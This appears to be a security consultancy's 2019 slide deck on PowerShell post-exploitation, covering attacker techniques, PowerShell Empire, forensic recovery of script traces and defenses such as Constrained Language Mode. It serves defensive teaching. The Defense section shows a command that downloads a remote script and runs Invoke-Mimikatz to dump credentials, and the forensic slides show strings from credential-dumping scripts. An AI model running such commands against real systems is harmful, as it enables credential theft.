

# PowerShell for Post-Exploitation Activities

Basics, Attacks, Forensic Analysis and Defense

Frank Ullly, Senior Penetration Tester & Security Consultant

10 October 2019

```
00
01 10 01 00 01 01
00 11 00 10 00 00
10 00 10 01 11 10 01 10 01
11 11 11 00 00 01 11 00 11 00
00 01 01 00 10 01 11 00 01 00 10 00 10
```

## WHAT WE DO

### Protection against external and internal cyber threats:

APT, hacker attacks, malware infection, digital fraud, data theft, etc.



#### **ASSESS**

Penetration test, ISO 27001 security audit, IT forensics



#### **PROTECT & PREVENT**

Security consulting, security training



#### **MANAGE & SUPPORT**

Security officer services



# Basics

# CYBER KILL CHAIN


## PREPARATION

*Hours to months*

Weaponization



Reconnaissance



Delivery

## INTRUSION

*Seconds*

Exploitation



Installation

## ACTIVE BREACH

*Months*

Command & Control



Action on Objectives

Source: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

# POWERSHELL




```
Administrator Windows PowerShell
PS C:\Users\Administrator> Get-Help
TOPIC
    Windows PowerShell Help System
SHORT DESCRIPTION
    Displays help about Windows PowerShell cmdlets and concepts.
LONG DESCRIPTION
    Windows PowerShell Help describes Windows PowerShell cmdlets,
    functions, scripts, and modules, and explains concepts, including
    the elements of the Windows PowerShell language.

    Windows PowerShell does not include help files, but you can read the
    help topics online, or use the Update-Help cmdlet to download help files
    to your computer and then use the Get-Help cmdlet to display the help
    topics at the command line.

    You can also use the Update-Help cmdlet to download updated help files
    as they are released so that your local help content is never obsolete.

    Without help files, Get-Help displays auto-generated help for cmdlets,
    functions, and scripts.
```

# REMOTING






# Malicious Usage of PowerShell

# TECHNIQUES POPULAR WITH ATTACKERS


## Top 10 ATT&CK Techniques by Prevalence



Source: <https://redcanary.com/blog/getting-started-with-attck-new-report-suggests-prioritizing-powershell/>




# "FILELESS MALWARE"



# “DUAL USE TOOLS” AND “LIVING OFF THE LAND”



# POWERSHELL MALWARE



# (POWERSHELL) EMPIRE

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 1.0.0
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
=====

  EMP I R E

  90 modules currently loaded

  0 listeners currently active

  0 agents currently active

(Empire) > help

Commands
=====
agents          Jump to the Agents menu.
creds           Add/display credentials to/from the database.
exit            Exit Empire
help            Displays the help menu.
listeners       Interact with active listeners.
reload          Reload one (or all) Empire modules.
reset           Reset a global option (e.g. IP whitelists).
searchmodule    Search Empire module names/descriptions.
set             Set a global option (e.g. IP whitelists).
show            Show a global option (e.g. IP whitelists).
usemodule       Use an Empire module.
usestager       Use an Empire stager.

(Empire) > |
```



# Forensic Analysis

# MEMORY: RECOVERING SCRIPT NAMES AND CONTENTS

```
grep -A 100 -i mimikatz powershell_pid2088.uni
22322598 function Invoke-Mimikatz
22322660 .SYNOPSIS
22322682 This script leverages Mimikatz 2.0 and Invoke-
ReflectivePEInjection to reflectively load Mimikatz completely in memory.
This allows you to do things such as
22322996 dump credentials without ever writing the mimikatz binary to
disk.
22323132 The script has a ComputerName parameter which allows it to be
executed against multiple computers.
22323332 This script should be able to dump creden
of Windows through Windows 8.1 that has PowerShell
<..snip..>
```

```
grep -i \.ps1$ powershell_pid2088.uni
20717768 C:\Temp\Invoke-Mimikatz.ps1
29459850 profile.ps1
29459874 profile_test.ps1
30510568 *.ps1
84435652 C:\TEMP\Get-VaultCredentials.ps1
84770832 \TEMP\Invoke-DllInjection.ps1
90802552 EMP\Invoke-Mimikatz.ps1
98518378 Get-ObjDump.ps1
98523498 Get-PEHeader.ps1
```

Source: <https://vimeo.com/100442934>

# (SCRIPT BLOCK) LOGGING

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 164):

```
function Invoke-Mimikatz
```

```
{
```

```
<#
```

```
.SYNOPSIS
```

This script leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz completely in memory. This allows you to do things such as

dump credentials without ever writing the mimikatz binary to disk.

The script has a ComputerName parameter which allows it to be executed against multiple computers.

Log Name: Microsoft-Windows-PowerShell/Operational

Source: PowerShell (Microsoft-Wind Logged: 8/1/2017 2:22:32 PM

Event ID: 4104 Task Category: Execute a Remote Command

Level: Warning Keywords: None

# TRANSCRIPTION


```
PS C:\> get-content C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.2
*****
Windows PowerShell transcript start
Start time: 20150730171748
Username: ADSWK10\ADSAdmin
RunAs User: ADSWK10\ADSAdmin
Machine: ADSWK10 (Microsoft Windows NT 10.0.10074.0)
Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 3928
*****
C:\Users\ADSAdmin\Documents\PowerShell_transcript.ADSWK10.6CuHE1fY.20150730171748.txt

*****
Command start time: 20150730172926
*****
PS C:\Windows\system32> get-service

Status      Name                DisplayName
-----
Stopped     AJRouter            AllJoyn Router Service
Stopped     ALG                 Application Layer Gateway Service
Stopped     AppIDSvc           Application Identity
Running     Appinfo            Application Information
Stopped     AppMgmt            Application Management
```



# PROCESS TREE / SYSINTERNALS PROCESS EXPLORER



The screenshot shows the Sysinternals Process Explorer application window. The title bar reads "Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-HIDE66L]". The menu bar includes "File", "Options", "View", "Process", "Find", "Handle", "Users", and "Help". The toolbar contains various icons for file operations and process management. The main window displays a process tree on the left and a detailed view on the right.

Process	CPU	Private Bytes	Working Set
lsass.exe		6.240 K	16.020 K
fontdrvhost.exe			
csrss.exe			
winlogon.exe			
fontdrvhost.exe			
dwm.exe			
explorer.exe			
MSASCuiL.exe			
vmtoolsd.exe			
powershell.exe			
conhost.exe			
powershell.exe			
conhost.exe			
powershell.exe			

Command Line:  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command [Base64 Encoded Command]"




# Defense

# POWERSHELL 5: CONSTRAINED LANGUAGE MODE

```
PS C:\Temp> powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"
New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:71
+ ... ient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

# POWERSHELL 5: ANTI-MALWARE SCAN INTERFACE (AMSI)



